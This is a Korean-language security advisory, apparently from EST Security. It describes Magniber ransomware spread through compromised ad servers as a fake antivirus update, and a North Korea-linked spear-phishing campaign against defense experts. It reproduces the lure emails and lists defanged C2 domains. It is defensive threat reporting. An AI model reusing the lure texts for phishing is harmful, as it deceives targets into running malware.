
이번 공격은 주로 비 합법적인 방식으로 동영상 시청이나 파일 다운로드 등의 서비스를 제공하는 홈페이지들에 포함된 광고 서버를 통해 이루어집니다.

비 합법적인 방식으로 운영되는 홈페이지들의 경우 불법광고로 수입을 얻기 때문에 다양한 방식으로 광고를 노출하고 있습니다.


사용자가 이러한 홈페이지들에서 서비스를 이용하는 과정에서 의도적으로 혹은 실수로 광고를 클릭하여 광고 서버에 접속되게 되는 경우가 있습니다. 사용자가 광고를 클릭할 때마다 랜덤으로 광고 페이지에 접속되는데, 이때 해킹당한 광고서버에 접속하였을 경우 사용자 브라우저에 Antivirus.Upgrade.Database.Cloud 이름의 파일이 자동으로 내려옵니다.

주의할 점은 사용자가 사용하는 브라우저에 따라 내려주는 파일 형태가 다르다는 것입니다.

만일 사용자가 크롬(Chrome) 브라우저를 사용한다면 .cpl 형태의 파일로 내려주며, 사용자가 엣지(Edge) 브라우저를 사용한다면 .cpl 파일이 포함된 .zip 파일 형태로 내려줍니다.




[그림 1] 엣지 브라우저를 사용하여 접속하였을 경우 자동으로 내려오는 zip 파일 형태의 랜섬웨어



[그림 2] 크롬 브라우저를 사용하여 접속하였을 때 자동으로 내려오는 cpl 파일 형태의 랜섬웨어

Antivirus.Upgrade.Database.Cloud 파일명에서도 알 수 있듯이 백신 업데이트 파일처럼 위장하고 있지만 실제로는 랜섬웨어로, 만일 사용자가 해당 랜섬웨어를 실행하면 매그니베르 랜섬웨어에 감염됩니다.

감염 후에는 사용자 파일을 암호화 한 후 랜섬머니를 요구합니다.



[그림 3] 매그니베르 랜섬웨어 감염 후 띄우는 랜섬노트

랜섬웨어의 위협이 날로 증가하고 있습니다.

사용자 여러분들께서는 합법적인 유로 사이트를 통해 서비스를 이용해주시기를 바라며, 브라우저를 통해 자동으로 다운로드 되는 파일이 있는 경우 실행하지 마시고 바로 삭제하시기 바랍니다. 또한 중요한 자료의 경우 외장하드와 같은 저장매체에 주기적으로 백업해 주시기를 권고드립니다.

현재 알약에서는 해당 랜섬웨어에 대해 **'Trojan.Ransom.Magniber'**로 탐지중이며, 변종에 대해서도 지속적인 모니터링 중에 있습니다.

北 해킹 조직, 韓 국방·안보 전문가를 노린 APT 공격 수행

한국의 국방·안보 분야 논문심사 및 행사 내용처럼 위장한 사이버 위협 활동이 다수 포착되어 관련자 여러분들의 각별한 주의가 필요합니다.

해당 공격은 지난 월요일에 수행된 것으로 확인되었으며, 실존하는 특정 대학과 연구소의 업무 요청 내용처럼 위장했습니다.

[redacted]님께 [redacted]대학교 월간지 <국방연구>의 논문심사를 요청드립니다.

[redacted] 7월 25일 (월)

일반파일 1개 (78.98KB)

논문(국방대 65-2-12).doc (78.98KB)

안녕하십니까? [redacted]님.

[redacted]대학교 <국방연구> 편집위원회 [redacted]입니다.

한국국방연구원의 [redacted]님의 소개로 이렇게 불쑥 메일 드리게 되었습니다.

이유는 다름이 아니라 [redacted]대학교 월간지 <국방연구> 65권 2호에 투고된 논문의 심사를 요청드리고저 합니다.

<국방연구>는 [redacted]대학교 국가안전보장문제연구소에서 연4회 발간하는 한국연구재단 등재학술지인데 국가안보, 남북관계, 통일, 국방 및 군비통제, 주요국과의 관계 및 정책 등 국방 및 안보 관련 논문을 수록하고 있습니다.

[redacted]님께 부탁드렸었는데 용역과제로 바쁘시다며 [redacted]님께 요청드리라 하셨습니다.

부디 바쁘시더라도 심사를 맡아 주시면 감사하겠습니다.

가능여부를 내일까지 회신 주시면 감사하겠습니다.

[[redacted]전략연구소] KIMS-CNA 행사 관련 이메일

[redacted] 7월 25일 (월)

일반파일 1개 (20.18KB)

KIMS-CNA Webinar 세부계획 초안.docx (20.18KB)

[redacted]께,

안녕하십니까?

[redacted]전략연구소 [redacted]연구원입니다.

[redacted]님을 통해 이메일 주소를 받고 연락 드립니다.

다름이 아니라 저희가 올해 CNA와 함께 행사를 기획하고 있습니다.

2007년부터 매해 진행하는 행사인데 올해 주제는 Kill Chain이며 9월 혹은 10월에 진행하고자 합니다.

혹시 시간이 허락하신다면 [redacted]님을 사회자로 저희가 모시고 싶은데 가능하신가요? 아직 기획단계이긴 합니다만, 현재까지 발전된 계획을 아래와 같이 공유해드립니다.

검토 후 가능여부를 이메일 혹은 010-[redacted]로 알려주시면 감사하겠습니다.


무더운 여름 건강에 유념하시기 바랍니다. 감사합니다.

[그림 1] 공격에 사용된 피싱 메일

공격자는 전형적인 이메일 기반의 스피어 피싱(Spear Phishing) 공격 기법을 구사했으며, 마치 다가오는 행사의 세부계획 초안 및 논문심사 워드(DOC) 문서 파일처럼 수신자를 현혹했습니다.

ESRC 의 분석결과 해당 문서는 실제 이메일에 첨부된 첨부파일 형태가 아니라, 특정 웹 사이트 (files.cllouds.great-site[.]net)로 접속 후 악성 워드 파일이 내려지는 것으로 확인되었습니다.

각 이메일에 따라 다운로드되는 파일명은 '논문(국방대 65-2-12).doc', 'KIMS-CNA Webinar 세부계획 초안.doc'으로, 공격자는 보안 제품의 차단이나 의심을 최대한 피하기 위해 접속 시차에 따라 서버에서 악성과 정상을 선택적으로 배포하는 수법을 동원하였습니다.



[그림 2] 정상 문서를 위장한 악성 파일

이번 공격은 국방·안보 분야의 전현직 고위관계자를 타깃으로 수행됐는데, 만약 워드 파일에 포함된 악성 매크로를 허용할 경우 'freunkown1.sportsontheweb[.]net' 명령 제어(C2) 서버와 은밀히 통신을 수행하고 컴퓨터에 존재하는 정보 수집 및 탈취를 시도합니다. 더불어 이번 공격에 발견된 문서는 공통적으로 'kisa' 이름의 작성자 계정이 존재하는데, 이는 최근 유사 위협 사례에서 지속 발견되고 있는 점입니다.

이번 공격은 국방·안보 분야 전문가를 집중 겨냥한 이른바 페이크 스트라이커(Fake Striker) APT 캠페인의 연장선으로, 위협 벡터와 공격 도구 등을 종합 분석한 결과 북한 정찰총국 연계 해킹 조직 소행으로 판단됩니다.

이번 공격 배후로 지목된 사이버 안보 위협 조직은 DOC 악성 문서뿐만 아니라, OLE 를 삽입한 HWP 문서 공격도 사용하였는데, 지난 20 일, 마치 북한 종교 아카데미 강의 요청 안내문처럼 위장해 악성 HWP 파일을 북한인권 분야의 종교 지도자나 대북 분야 종사자에게 전달하였습니다. 이때도 'files.cllouds.great-site[.]net' 주소와 'sooyeon55.atwebpages[.]com' 도메인이 활용되었습니다.

북한 정권 차원에서 조직적으로 전개중인 사이버 안보 위협 수위와 공세가 갈수록 거세지고 있으며, 특히, 외교·안보·국방·통일 분야 전문가들은 쉽게 공격의 표적이 되고 있어 정보보안에 만전을 기해야 합니다.

현재 이스트시큐리티에서는 APT 공격에 대해 지속적으로 모니터링 중에 있으며, 이와 관련된 사이버 위협 정보를 한국인터넷진흥원(KISA) 등 관계 당국과 긴밀히 공유하여 위협이 확산되지 않도록 협력을 유지하고 있습니다.

C2
files.cllouds.great-site[.]net
freunkown1.sportsontheweb[.]net
sooyeon55.atwebpages[.]com

www.estsecurity.com

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616